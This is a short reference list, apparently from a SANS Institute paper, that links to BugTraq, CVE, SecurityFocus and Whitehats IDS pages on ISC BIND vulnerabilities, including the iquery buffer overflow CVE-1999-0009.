http://groups.google.com/groups?q=Max+Vision+AND+TSIG&hl=en&lr=&safe=off&rnum=1&seld=931288120&ic=1

Specific ISC BIND author vulnerability links:

Max Vision's post to BugTraq:
http://www.securityfocus.com/templates/archive.pike?mid=159386&start=2001-02-18&fromthread=1&list=1&threads=0&end=2001-02-24&
Whitehats Network Security Resource – named- probe-authors
http://whitehats.com/info/IDS480

Multiple Vendor BIND iquery buffer overflow vulnerability links:

Bugtraq ID #134:
http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D134
Common Vulnerabilities and Exposures CVE-1999-0009:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009
Whitehats Network Security Resource – named-probe-version:
http://whitehats.com/info/IDS278

© SANS Institute 2000 - 2005 Author retains full rights.